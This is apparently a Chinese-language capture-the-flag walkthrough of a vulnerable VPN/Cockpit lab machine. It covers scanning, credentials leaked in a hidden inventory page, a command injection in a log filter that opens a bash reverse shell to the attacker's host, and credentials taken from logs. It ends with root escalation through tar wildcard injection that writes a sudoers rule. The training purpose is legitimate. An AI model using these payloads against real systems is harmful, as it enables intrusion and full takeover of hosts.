

首先是扫描

```
(kali@kali)-[~]
$ nmap 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-05 06:21 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0037s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
8090/tcp   open  opsmessaging

Nmap done: 1 IP address (1 host up) scanned in 10.01 seconds

(kali@kali)-[~]
$ dirsearch -u http://192.168.56.101
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/reports/http_192.168.56.101_26-08-05_06-22-25.txt
Target: http://192.168.56.101/

[06:22:25] Starting:
[06:22:58] 301 - 80 - /assets -> /assets/
[06:22:58] 200 - 2448 - /assets/
[06:23:40] 200 - 358 - /robots.txt
```

知道了有 robots.txt

于是就查看

```
(kali@kali)-[~]
$ curl http://192.168.56.101/robots.txt
User-agent: *
Disallow: /monomono/
```

继续

Directory listing for /monomono/

- [node_inventory.html](#)

△ 不安全 192.168.56.101//monomono/node_inventory.html

SkyLine VPN Legacy Ops Inventory

Last updated: 2026-07-01 02:30:11 / Maintainer: ops-team


节点名称	地址	用户	凭据	备注
hk-node-01	10.8.0.11	root	HKNode_2024	已废弃
hk-node-02	10.8.0.21	deploy	HKDeploy#2025	密钥已轮换
jp-node-01	10.8.0.12	admin	JpLine#8948	登录失败
jp-node-02	10.8.0.22	ubuntu	Ubuntu@Node2024	迁移完成
sg-node-01	10.8.0.13	ops	Ops#2025VPN	已废弃
ops-console	https://TARGET-IP:8090/	svc_vpn	edain123	Cockpit 运维控制台弱口令，仅低权限
cockpit-log	https://TARGET-IP:8090/system/logs	svc_vpn	CVE-2025-4802	日志页面过滤器存在历史命令注入风险
test-node	10.8.0.99	debug	check_logs_first	同步失败调检查系统日志与 vpn-manager 日志

Copy-safe credentials


```
cockpit:https://TARGET-IP:8090/
svc_vpn:edain123
hint:Cockpit logs filter / CVE-2025-4802
```

然后看到了控制台

就可以打开看看



输入之前的密码



然后就是



发现会有 grep

利用之前的历史命令注入反弹 Shell (Reverse Shell)

输入: `x$(bash -i >& /dev/tcp/192.168.56.1/4444 0>&1)`

然后我自己的电脑上面打开监听

然后现在是裸 'shell' 需要构建终端

```
C:\Users\25180>ncat -lvnp 4444
Ncat: Version 7.99 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.101:43668.
bash: cannot set terminal process group (13613): Inappropriate ioctl for device
bash: no job control in this shell
svc_vpn@1p:/$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

查看当前的用户组

```
svc_vpn@1p:/$ cat /etc/group
cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:svc_vpn
tty:x:5:
```

发现自己是 adm

是可以查看 /var/log

💡 `id` 的输出非常关键——某些组本身就能提权:

- `docker` 组 → 可创建特权容器挂载宿主机根目录
- `lxd/lxc` 组 → 类似 docker 的容器提权
- `disk` 组 → 可 `debugfs` 直接读整个磁盘
- `adm` 组 → 可读 /var/log 下的日志找敏感信息
- 具体手法见下文第 3 节。

1.5 环境亦是如此

```
svc_vpn@1p:/var/log$ ls -la
ls -la
total 324
drwxr-xr-x  8 root root          4096 Aug  5 06:23 .
drwxr-xr-x 12 root root          4096 Apr 25 06:21 ..
-rw-r--r--  1 root root           0 Jun 30 12:36 alternatives.log
-rw-r--r--  1 root root       12884 Apr 29 21:47 alternatives.log.1
drwxr-xr-x  2 root root          4096 Jun 30 12:34 apt
-rw-rw----  1 root utmp          384 Aug  5 06:35 bttmp
-rw-rw----  1 root utmp           0 Jun 30 12:36 bttmp.1
-rw-r--r--  1 root root           0 Jun 30 12:36 dpkg.log
-rw-r--r--  1 root root     196265 May 16 05:05 dpkg.log.1
drwxr-xr-x  3 root root          4096 Apr 25 06:21 installer
drwxr-sr-x+ 3 root systemd-journal 4096 Apr 25 06:21 journal
-rw-rw-r--  1 root utmp     292584 Aug  5 07:09 lastlog
drwx----- 2 root root          4096 Apr 25 06:17 private
lrwxrwxrwx  1 root root           39 Apr 25 06:17 README -> ../../usr/share/doc/systemd/README.logs
drwxr-xr-x  3 root root          4096 Apr 25 06:41 runit
drwxr-xr-x  2 root adm            4096 Jul 19 09:53 vpn-manager
-rw-rw-r--  1 root utmp       61440 Aug  5 07:10 wtmp
-rw-r--r--  1 root root        8192 Jun 30 12:39 wtmp.db
```

然后看到又有 adm

于是查看

```

svc_vpn@1p:/var/log/vpn-manager$ cat sync.log
cat sync.log
2026-07-01 01:18:43 [INFO] vpn-sync worker started
2026-07-01 01:18:44 [INFO] loading nodes from /opt/vpn-manager/data/nodes.db
2026-07-01 01:18:46 [WARN] remote billing api timeout, fallback to local account worker
2026-07-01 01:18:46 [DEBUG] fallback command: sshpass -p 'Cock_Log_2026!' ssh -o StrictHostKeyChecking=no cock@127.0.0.1
'/usr/local/bin/subscription-sync --once'
2026-07-01 01:18:48 [INFO] fallback worker exit code: 0
2026-07-01 01:18:48 [INFO] billing sync completed
2026-07-01 01:22:11 [INFO] backup queue pushed to /opt/cock/backup/apps/vpn-manager/files

```

就有了密码了

于是在本地登录

Su - cock

```

svc_vpn@1p:/$
svc_vpn@1p:/$ su - cock
su - cock
Password: Cock_Log_2026!

cock@cock:~$ ls

```

然后就是取 flag 了

```

cock@cock:~$ ls
ls
user.txt
cock@cock:~$
cock@cock:~$ cat user.txt
cat user.txt
flag{user-f507b46b79dcf45ede600528151396ff}

```

然后依旧是查看组

```

_SSH.X.102:
svc_vpn:x:1001:
cock:x:1002:
backupops:x:1004:cock

```

发现了最后一个是一个备份

然后就去寻找权限所可以访问的文件。。。。。

```

cock@cock:~$ find / -group backupops 2>/dev/null
find / -group backupops 2>/dev/null
/opt/cock/backup/apps/vpn-manager/files
/opt/cock/backup/apps/vpn-manager/files/acl_rules.json
/opt/cock/backup/apps/vpn-manager/files/traffic_20260701.csv
/opt/cock/backup/apps/vpn-manager/files/node_hk_01.conf
/opt/cock/backup/apps/vpn-manager/files/node_hk_02.conf
/opt/cock/backup/apps/vpn-manager/files/node_jp_01.conf
/opt/cock/backup/apps/vpn-manager/files/README.backup
/opt/cock/backup/apps/vpn-manager/files/users_export_20260701.json
/opt/cock/backup/apps/vpn-manager/files/node_us_01.conf
/opt/cock/backup/apps/vpn-manager/files/traffic_20260702.csv
/opt/cock/backup/apps/vpn-manager/files/node_sg_01.conf
/opt/cock/backup/apps/vpn-manager/files/subscribe_cache.db

```


然后就发现了一个 rename 的文件 而且这些文件都来自于同一个上级地址

于是就尝试去打开

处于好奇先看了一下 rename

```
cat /opt/cock/backup/apps/vpn-manager/files/README.backup
Cockpit VPN backup workspace. Files here are collected by a root timer.
Do not place option-like filenames in this directory.
```

翻译: Cockpit VPN 备份工作目录。这里的文件由 root 定时器 收集。
不要在这个目录放置类似选项的文件名。
好像和 root 有关 于是就开始查看其他东西
由于这个很容易掉 于是就使用公钥私钥连接



利用密码登录设置公钥即可

```
—(kali@kali)-[~/CVE-2026-4802]
$ ssh -i public cock@192.168.56.101
linux cock 7.0.13-3-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-16.1~trixie (2026-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
last login: Wed Aug 5 08:50:04 2026 from ::ffff:192.168.56.1
cock@cock:~$ ls
```

以下在设置完公钥后的 kali 中完成

```
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ ls
acl_rules.json  node_hk_01.conf  node_hk_02.conf  node_jp_01.conf  node_sg_01.conf  node_us_01.conf  README.backup  subscribe_cache.db  traffic_20260701.csv  traffic_20260702.csv  users_export_20260701.json
```

衔接上面有 root timer 说明是一个定时任务

然后翻找配置文件

```
#
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ systemctl list-timers
NEXT           LEFT LAST           PASSED UNIT                                ACTIVATES
Wed 2026-08-05 09:19:37 EDT 11s Wed 2026-08-05 09:18:37 EDT 48s ago cock-vpn-backup.timer  cock-vpn-backup.service
Wed 2026-08-05 09:36:38 EDT 17min Sat 2026-04-25 06:21:52 EDT - apt-daily.timer  apt-daily.service
Thu 2026-08-06 00:00:00 EDT 14h Wed 2026-08-05 06:19:38 EDT 2h 59min ago dpkg-db-backup.timer  dpkg-db-backup.service
Thu 2026-08-06 00:55:42 EDT 15h Wed 2026-08-05 06:23:45 EDT 2h 55min ago logrotate.timer  logrotate.service
Thu 2026-08-06 06:00:47 EDT 20h Wed 2026-08-05 06:44:45 EDT 2h 34min ago apt-daily-upgrade.timer  apt-daily-upgrade.service
Thu 2026-08-06 06:34:37 EDT 21h Wed 2026-08-05 06:34:37 EDT 2h 44min ago systemd-tmpfiles-clean.timer  systemd-tmpfiles-clean.service
Sun 2026-08-09 03:10:24 EDT 3 days Wed 2026-08-05 06:19:45 EDT 2h 59min ago e2scrub_all.timer  e2scrub_all.service
Mon 2026-08-10 00:24:10 EDT 4 days Wed 2026-08-05 07:32:14 EDT 1h 47min ago fstrim.timer  fstrim.service

8 timers listed.
Pass --all to see loaded but inactive timers, too.
```

然后是读取具体文件

```
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ cat /etc/systemd/system/cock-vpn-backup.service
[Unit]
Description=Cockpit VPN Manager Custom Backup Job
After=network.target

[Service]
Type=oneshot
User=root
Group=root
ExecStart=/usr/local/bin/cock-vpn-backup.sh
```

然后就查看备份文件

```
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ cat /usr/local/bin/cock-vpn-backup.sh
#!/bin/bash
set -u

SRC_DIR="/opt/cock/backup/apps/vpn-manager/files"
DST_DIR="/opt/cock/backup/apps/vpn-manager/archives"
LOG_FILE="/opt/cock/log/backup.log"

mkdir -p "$DST_DIR"
mkdir -p "$(dirname "$LOG_FILE")"

echo "$(date '+%F %T') [INFO] Cockpit custom backup hook started" >> "$LOG_FILE"
echo "$(date '+%F %T') [INFO] source directory: $SRC_DIR" >> "$LOG_FILE"

cd "$SRC_DIR" || exit 1

tar -czf "$DST_DIR/vpn-manager_$(date '+%Y%m%d_%H%M%S').tar.gz" *
RET=$?

if [ "$RET" -eq 0 ]; then
    echo "$(date '+%F %T') [INFO] backup finished successfully" >> "$LOG_FILE"
else
    echo "$(date '+%F %T') [ERROR] backup failed with exit code $RET" >> "$LOG_FILE"
fi

find "$DST_DIR" -type f -name "vpn-manager_*.tar.gz" -mtime +2 -delete
```

现在了解了

就是从那个目录中去打包一份去运行 其中这个时候由于 tar * 的存在就可以使用通配符注入 而且这个恰巧就是我所掌握的目录

于是就可以使用

于是就使用漏洞 (ai) (最后的 touch 构建我需要的文件名)

```
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ cat > /opt/cock/backup/apps/vpn-manager/files/shell.sh << 'EOF'
#!/bin/sh
echo 'cock ALL=(ALL) NOPASSWD: ALL' > /etc/sudoers.d/cock
chmod 440 /etc/sudoers.d/cock
touch /tmp/root_exec_proof
EOF
chmod +x /opt/cock/backup/apps/vpn-manager/files/shell.sh
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ cd /opt/cock/backup/apps/vpn-manager/files
touch -- '--checkpoint=1'
touch -- '--checkpoint-action=exec=sh shell.sh'
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ sudo -i id
uid=0(root) gid=0(root) groups=0(root)
```

最后抓取所需 flag

```
cock@cock:/$ sudo -i cat /root/root.txt
flag{root-7bd67f31b52f2a804a810e5c7cc3c988}
```